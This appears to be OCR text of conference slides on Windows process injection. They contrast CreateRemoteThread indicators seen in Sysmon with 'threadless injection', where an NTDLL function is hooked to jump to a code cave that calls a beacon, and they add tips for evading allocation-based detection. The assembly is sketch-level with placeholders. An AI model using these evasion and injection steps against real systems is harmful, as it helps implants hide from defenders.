
```
Image loaded:
RuleName: -
UtcTime: 2022-01-03 21:49:38.783
ProcessGuid: {0f0661c9-6f72-61d3-5b2d-000000005500}
ProcessId: 6924
Image: C:\SysmonSimulator\SysmonSimulator.exe
ImageLoaded: C:\Windows\System32\crypt32.dll
FileVersion: 10.0.19041.1320 (WinBuild.160101.0800)
```

/ 04 Hijack execution flow : CreateRemoteThread

Execution primitives: *CreateRemoteThread* > Thread and threadless

Effect of CreateRemoteThread

- CreateRemoteThread is exclusively used to compel the process to execute code at a given start address



TID	CPU	Cycles delta	Start address	Priority
10768			kernel32.dll+0x20640	Normal
29724			notepad.exe+0x23f40	Normal

Stack - thread 10768

	Name
0	kernel32.dll+0x20641
1	kernel32.dll+0x17604
2	ntdll.dll!RtlUserThreadStart+0x21

Seems legit AF

What a nice IOC here

Execution primitives: *CreateRemoteThread*
> Thread and threadless (2)

Threadless injection


- The goal is to compel the program to execute a given code
- Instead of relying on the *CreateRemoteThread*, we will just wait for the injected process to run the malicious code

Execution primitives: *CreateRemoteThread* > Thread and threadless (3)


Threadless injection

- The goal is to compel the program to execute a given code
- Instead of relying on the *CreateRemoteThread*, we will just wait for the injected process to run the malicious code
- Just kidding, I don't like to wait

Execution primitives: *CreateRemoteThread*
> A little push up




Execution primitives: *CreateRemoteThread*
> A little push up



```
mov r10, rcx
mov eax, 18
test byte ptr[]
jne +15
…
syscall
```


This is the original code of NtAllocateVirtualMemory. Any function that is likely to be called by the injected process will work

Execution primitives: *CreateRemoteThread*
> A little push up



This is a code cave. Can also be created with VirtualAlloc if less than 4ko to limit detection of anomalous memory allocation

Execution primitives: *CreateRemoteThread*
> A little push up



Notepad.exe

NTDLL.DLL

.text

Free space

NTDLL!NtAllocate VirtualMemory

```
call 0xYYYYYY
mov eax, 18
test byte ptr[]
jne +15
…
syscall
```

0xYYYYYY


```
save context
fix hook
call beacon
restore context
ret
```

Write

Injector.exe

Write

Execution primitives: *CreateRemoteThread*
> A little push up



Notepad.exe

NTDLL.DLL

.text

Free space

NTDLL!NtAllocate VirtualMemory

call 0xYYYYYY
mov eax, 18
test byte ptr[]
jne +15
…
syscall

0xYYYYYY

